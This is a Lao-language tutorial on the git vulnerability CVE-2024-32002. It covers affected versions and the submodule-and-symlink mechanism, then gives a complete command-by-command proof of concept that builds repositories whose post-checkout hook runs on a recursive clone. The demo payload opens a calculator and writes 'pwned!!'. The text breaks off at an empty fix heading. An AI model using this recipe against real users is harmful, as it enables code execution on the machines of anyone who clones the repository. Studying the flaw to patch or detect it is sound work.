
ກ່ອນອື່ນໝົດເຮົາມາຮູ້ຈັກຊ່ອງໂຫວ່ນີ້ນຳກັນກ່ອນ, CVE-2024–32002 (CVSS 9.1) ເປັນຊ່ອງໂຫວ່ທີ່ມີຄວາມຮຸນແຮງລະດັບ Critical ທີ່ເກີດຂຶ້ນໃນ git ໂດຍເຮັດວຽກຜ່ານຄຳສັ່ງ git clone ກັບ malicious repository ໂດຍມີເງື່ອນໄຂວ່າຕ້ອງໃຊ້ option--recursive ໃນຄຳສັ່ງ git clone ເຊິ່ງຈະເຮັດໃຫ້ attacker ສາມາດເຮັດ RCE(Remote Code Execution) ຫຼື ສາມາດສັ່ງ Run ຄຳສັ່ງທີ່ຝັງໄວ້ຈາກໄລຍະໄກໄດ້ນັ້ນເອງ
Affected Versions - v2.45.0 v2.44.0 <=v2.43.3 <=v2.42.1 v2.41.0 <=v2.40.1 <=v2.39.3
Patched versions - v2.45.1 v2.44.1 v2.43.4 v2.42.2 v2.41.1 v2.40.2 v2.39.4
ຊ່ອງໂຫວ່ນີ້ຖືກ patch ແລ້ວໃນວັນອັງຄານທີ່ 14, ເດືອນ 5, ປີ 2024
Reconnaissance
ອ້າງອີງຈາກ the official advisory: https://github.com/git/git/security/advisories/GHSA-8h77-4q3w-gfgv
git repositories ກັບ submodules ສາມາດສ້າງເສັ້ນທາງໃຫ້ເກີດ bug ໃນ git ໄດ້ໂດຍການຂຽນໄຟລ໌ລົງໃນ .git/ directory ແທນທີ່ຈະຂຽນລົງ submodule’s worktree. ເຊິ່ງວິທີນີ້ສາມາດເຮັດໃຫ້ສາມາດຂຽນ hook (script ທີ່ເຮັດວຽກອັດຕະໂນມັດທຸກເທື່ອທີ່ເກີດ event ບາງຢ່າງຂຶ້ນກັບ git repository), ໃນກໍລະນີນີ້ແມ່ນ hook ຈະເຮັດວຽກໃນຕອນທີ່ມີການສັ່ງ run ຄຳສັ່ງ git clone ເລີຍເຮັດໃຫ້ User ບໍ່ມີໂອກາດໄດ້ກວດສອບເບິ່ງ code ກ່ອນທີ່ມັນຈະເຮັດວຽກ.
Symbolic Links
symlinks ຫຼື symbolic links ແມ່ນໄຟລ໌ລະບົບທີ່ເຮັດໜ້າທີ່ເປັນໂຕຊີ້ (pointer) ໄປຫາໄຟລ໌ ຫຼື directory ອື່ນ, ເຊິ່ງໃນກໍລະນີຂອງ git ກໍຄືສາມາດອ້າງອິງໄປຍັງພາກສ່ວນອື່ນໆຈາກ repository ປັດຈຸບັນໄດ້, ເຖິງວ່າວິທີນີ້ຈະສະດວກແຕ່ກໍແລກມາດ້ວຍການທີ່ symlinks ສາມາດນຳໄປໃຊ້ກັບຈຸດປະສົງອື່ນທີ່ສົ່ງຜົນບໍ່ດີໃຫ້ກັບລະບົບໄດ້
Setup ສຳຫຼັບ Demo
ເຮົາມາເລີ່ມຈາກການ setting ການຕັ້ງຄ່າໃຫ້ git ໃນເຄື່ອງທີ່ເຮົາຈະໃຊ້ demo ກ່ອນໂດຍໃຊ້ຄຳສັ່ງ:
git config --global protocol.file.allow always
git config --global core.symlinks true

ອະທິບາຍຄຳສັ່ງ:
- git config --global protocol.file.allow always ເປັນຄຳສັ່ງທີ່ໃຊ້ເພື່ອກຳໜົດຄ່າໃຫ້ git ອະນຸຍາດການໃຊ້ protocol file:// ໃນການດຳເນີນການຕະຫຼອດເວລາ
- git config --global core.symlinks true ເປັນຄຳສັ່ງທີ່ຈະກຳໜົດຄ່າໃຫ້ git ສາມາດສ້າງ ແລະ ຈັດການການໃຊ້ງານ symlinks ໄດ້ແທນທີ່ຈະເປັນໄຟລ໌ຂໍ້ຄວາມທຳມະດາທີ່ມີເນື້ອຫາເປັນ link
ສ້າງ 2 repositories ເປົ່າໃນບັນຊີ github ຂອງເຮົາເພື່ອໃຊ້ໃນການທົດລອງໂດຍຕັ້ງຊື່ວ່າ git_rce ແລະ hook


ຫຼັງຈາກສ້າງ repository ຈາກຂັ້ນຕອນກ່ອນໜ້າສຳເລັດໃຫ້ git clone ທັງສອງ repositories ຈາກ github ທີ່ເຮົາຫາກໍສ້າງມາລົງໄວ້ໃນເຄື່ອງທີ່ເຮົາຕ້ອງການໃຊ້ທົດສອບ


ຕໍ່ໄປໃຫ້ cd ເຂົ້າໄປໃນ hook/ directory ແລ້ວສ້າງ y/ directory ແລະ hooks/ directory ທາງໃນ
cd hook/
mkdir -p y/hooks
ສ້າງໄຟລ໌ທີ່ມີຊື່ວ່າ post-checkout ໃນ hook directory ແລະ ເພີ່ມຄຳສັ່ງທີ່ເຮົາຕ້ອງການໃຫ້ execute, ເຊິ່ງໃນບົດຄວາມນີ້ໃຊ້ຄຳສັ່ງເປີດໂປຣແກຣມຈັກຄິດໄລ່ເລກສຳຫຼັບ windows & mac ແລະ ໃຊ້ຄຳສັ່ງຂຽນຄຳວ່າ “pwned!!” ລົງໄປໃນໄຟລ໌ pwned ໃນ directory /tmp

ຫຼັງຈາກເພີ່ມຄຳສັ່ງທີ່ເຮົາຕ້ອງການແລ້ວເຮົາມາເຮັດໃຫ້ໄຟລ໌ post-checkout ສາມາດ run (executable) ໄດ້ໂດຍໃຊ້ຄຳສັ່ງ:
git update-index --chmod=+x y/hooks/post-checkout

ອະທິບາຍຄຳສັ່ງ:
- git update-index ເປັນຄຳສັ່ງທີ່ຈະສ້າງການປ່ຽນແປງຕາມເງື່ອນໄຂກ່ອນທີ່ຈະ commit ໄປຍັງ git repository
- --chmod=+x ເປັນ options ຂອງຄຳສັ່ງ git update-index ທີ່ຈະບອກໃຫ້ git ປ່ຽນ permission ຂອງໄຟລ໌ໃຫ້ສາມາດ execute ໄດ້
- y/hooks/post-checkout path ຂອງໄຟລ໌ທີ່ຕ້ອງການປ່ຽນ permission
ຫຼັງຈາກກະກຽມໄຟລ໌ທຸກຢ່າງສຳເລັດແລ້ວໃຫ້ທຳການ push ຂຶ້ນ hook repository ໂດຍການໃຊ້ຄຳສັ່ງ:
git add .
git commit -m "first commit"
git push origin main

ອະທິບາຍຄຳສັ່ງ:
- git add . ເປັນຄຳສັ່ງທີ່ຈະເພີ່ມທຸກໄຟລ໌ໃນ directory ປັດຈຸບັນກັບ git ເພື່ອກຽມ commit ໃນຂັ້ນຕອນຕໍ່ໄປ
- git commit -m “first commit” ເປັນຄຳສັ່ງທີ່ຈະ snapshot ໄຟລ໌ຈາກຄຳສັ່ງກ່ອນໜ້າພ້ອມໃສ່ message ຫຼື comment ຜູກຕິດໄປກັບແຕ່ລະໄຟລ໌ເພື່ອສະດວກແກ່ການຕິດຕາມປະຫວັດການປ່ຽນແປງຂອງແຕ່ລະໄຟລ໌
- git push origin main ເປັນຄຳສັ່ງທີ່ຈະ upload ທຸກຢ່າງທີ່ໄດ້ commit ໄວ້ຂຶ້ນໄປສູ່ git repository ທີ່ເຮົາໄດ້ຜູກໄວ້ ຫຼື ໃນນີ້ກໍຄື hook repository ນັ້ນເອງ
ກັບມາ git_rce/ directory ທີ່ເຮົາໄດ້ git clone ມາປະໄວ້ຕອນກ່ອນໜ້າ
ໃຊ້ຄຳສັ່ງ git submodule add ເພື່ອເພີ່ມ hook/ repository ໃຫ້ມາເປັນ submodule ໃນ repository ນີ້:
git submodule add --name x/y "git@github.com:Jockky-dev/hook.git" A/modules/x

ອະທິບາຍຄຳສັ່ງ:
-git submodule add ໃຊ້ເພື່ອເພີ່ມ submodule ທີ່ຈະເປັນໂຕອ້າງອີງໄປຍັງ repository ອື່ນໃຫ້ສາມາດເຂົ້າມາເຮັດວຽກໃນ repository ປັດຈຸບັນໄດ້
---name x/y ເປັນ options ທີ່ໃຊ້ເພື່ອບະບຸຊື່ຈາກ submodule ເຂົ້າມາໃນ repository ປັດຈຸບັນໃຫ້ສາມາດອ້າງອີງຫາກັນໄດ້, ເຊິ່ງ x ໝາຍເຖິງ top-level directory ຫຼື root directory (/) ແລະ y ໝາຍເຖິງ subdirectory ຫຼື ກໍຄື directory ທີ່ຈະຖືກເອີ້ນມາໃຊ້ນັ້ນເອງ
-git@github.com:Jockky-dev/hook.gitໝາຍເຖິງ URL ຂອງ submodule ທີ່ເຮົາຕ້ອງການນຳມາເພີ່ມ
-A/modules/x ໝາຍເຖິງ path ໃນ repository ປັດຈຸບັນທີ່ຈະດຶງໃຫ້ submodule ເຂົ້າມາ clone ຢູ່, ໂດຍ A ໝາຍເຖິງ top-level directory (/), modules ໝາຍເຖິງ subdirectory ພາຍໃນ repository ແລະ x ໝາຍເຖິງ path ທີ່ submodule ຈະຖືກດຶງມາລົງ
ຫຼັງຈາກເພີ່ມ submodule ແລ້ວຕໍ່ໄປຈະແມ່ນການເຮັດ symbolic link ເພື່ອເປັນໂຕ pointer ຫາກັນລະຫວ່າງ 2 repositories
printf .git > dotgit.txt
git hash-object -w --stdin < dotgit.txt > dot-git.hash
printf "120000 %s 0\ta\n" "$(cat dot-git.hash)" > index.info

ທຳອິດໃຫ້ສ້າງໄຟລ໌ທີ່ມີຊື່ວ່າ dotgit.txt ແລະ ເພີ່ມຄຳວ່າ .git ເຂົ້າໄປເປັນເນື້ອຫາ
ອະທິບາຍຄຳສັ່ງ git hash-object -w — stdin < dotgit.txt > dot-git.hash:
- git hash-object ເປັນຄຳສັ່ງທີ່ໃຊ້ເພື່ອຄິດໄລ່ຄ່າ SHA-1 hash ໃຫ້ກັບໄຟລ໌ທີ່ກຳໜົດ
- -w ເປັນ option ທີ່ບອກໃຫ້ git ຂຽນໄຟລ໌ລົງໃນ git object database ຫຼັງຈາກຄິດໄລຄ່າ hash ສຳເລັດແລ້ວ
- --stdin ເປັນ option ທີ່ຈະສັ່ງໃຫ້ git ອ່ານຂໍ້ມູນຕາມມາດຕະຖານ standard input ແທນທີ່ຈະເປັນໄຟລ໌ທີ່ຖືກລະບຸໃນຄຳສັ່ງ
- < dotgit.txt ເປັນການລະບຸໃຫ້ໄປດຶງ input ໂດຍການເອົາເນື້ອຫາມາຈາກໄຟລ໌ dotgit.txt ແລ້ວນຳມາປ້ອນລົງຄຳສັ່ງ git hash-object
- > dot-git.hash ເປັນການລະບຸໃຫ້ນຳ output ທີ່ໄດ້ຈາກກ່ອນໜ້າມາບັນທຶກລົງໄຟລ໌ dot-git.hash
ອະທິບາຍຄຳສັ່ງ printf "120000 %s 0\ta\n" "$(cat dot-git.hash)" > index.info:
- printf ເປັນຄຳສັ່ງທີ່ໃຊ້ຈັດຮູບແບບ ແລະ ພິມໂຕອັກສອນຕາມທີ່ຕ້ອງການ
--------------------------------------
"120000 %s 0\ta\n":
- 120000 ເປັນການລະບຸ permission mode ໃຫ້ກັບໄຟລ໌ໂດຍ 120000 ໝາຍເຖິງລະບຸໃຫ້ເປັນ symlinks
- %s ເປັນການນຳເອົາ input ທີ່ໄດ້(ໃນຄຳສັ່ງນີ້ຄືຈະຮັບ input ມາຈາກໄຟລ໌ dot-git.hash)ມາແທນທີ່ເປັນ strings ໃນຕຳແໜ່ງນີ້
- 0 ເປັນການລະບຸ stage number ຫຼື version ກ່ອນ commit ເຊິ່ງ 0 ໝາຍເຖິງຈຸດປັດຈຸບັນທີ່ບໍ່ໄດ້ນັບລວມ stage ອື່ນທີ່ເປັນ branch, merge ມາ commit ນຳ
- \tແມ່ນ escape sequence ທີ່ຈະແຍກ ຫຼື tab ຜົນລັບທີ່ໄດ້ອອກຈາກກັນ(ບໍ່ໃຫ້ໂຕອັກສອນຕິດກັນ)
- a ເປັນຊື່ path ທີ່ symlinks ຈະຖືກວາງໃນ repository
- \nໃຊ້ເພື່ອລົງແຖວເມື່ອສິ້ນສຸດຄຳສັ່ງ
$(cat dot-git.hash): ເປັນຄຳສັ່ງທີ່ຈະອ່ານໄຟລ໌ dot-git.hash ແລ້ວເກັບຄ່າໄປແທນຕຳແໜ່ງ %s ໃນຄຳສັ່ງ
- > index.info ເກັບຜົນລັບສຸດທ້າຍຂອງຄຳສັ່ງບັນທຶກລົງໄຟລ໌ index.info
Note: ໃນ git ທຸກໄຟລ໌ຈະຖືກລະບຸເປັນ sha-1 hash ສຳຫຼັບ symlinks ເປັນລິ້ງທີ່ຈະຊີ້ໄປຫາ path ທີ່ໄດ້ສ້າງ symlinks ໄວ້ຈາກກ່ອນໜ້ານີ້
ຫຼັງຈາກ run ຄຳສັ່ງທາງດ້ານເທິງເຮົາຈະໄດ້ຜົນລົບຕາມແບບຕົວຢ່າງໃນຮູບ

update git index ໂດຍໃຊ້ໄຟລ໌ index.info ເປັນ input:
git update-index --index-info < index.info

ອະທິບາຍຄຳສັ່ງ git update-index --index-info < index.info:
- git update-index ເປັນຄຳສັ່ງທີ່ຈະສ້າງການປ່ຽນແປງຕາມເງື່ອນໄຂກ່ອນທີ່ຈະ commit ໄປຍັງ git repository
- --index-info ເປັນ option ທີ່ບອກໃຫ້ git ເອົາເນື້ອຫາຈາກ input ທີ່ລະບຸມາໃຊ້ກັບຄຳສັ່ງ
- < index.info ລະບຸຊື່ໄຟລ໌ທີ່ຈະນຳມາເປັນ input ໃຫ້ option ກ່ອນໜ້າ
- git ls-files --stage ເປັນຄຳສັ່ງທີ່ໃຊ້ list ຂໍ້ມູນໄຟລ໌ພ້ອມ stage ໃຫ້ອອກມາຕາມ pattern: <mode> <object hash> <stage>\t<path>
ເມື່ອກຽມໄຟລ໌ທຸກຢ່າງສຳເລັດແລ້ວໃຫ້ທຳການ push ຂຶ້ນ git_rce repository ໂດຍການໃຊ້ຄຳສັ່ງ:
git commit -m "symbolic link added"
git push origin main

ກວດສອບເບິ່ງໃນ repositories ທັງ git_rce ແລະ hook ວ່າມີໄຟລ໌ທັງໝົດທີ່ເຮົາ upload ໄວ້ສຳເລັດ ຫຼື ບໍ



ເມື່ອທຸກຢ່າງພ້ອມແລ້ວເຮົາມາເລີ່ມລອງໂຈມຕີໄດ້ເລີຍ It’s showtime!
Note: ຢ່າລືມວ່າຕ້ອງໃສ່ option --recursive ເຂົ້າໄປໃນຄຳສັ່ງ git clone ເພື່ອໃຫ້ exploit work
git clone --recursive git@github.com:Jockky-dev/git_rce.git cve-2024-32002-exploited
ວິທີແກ້ (patch)
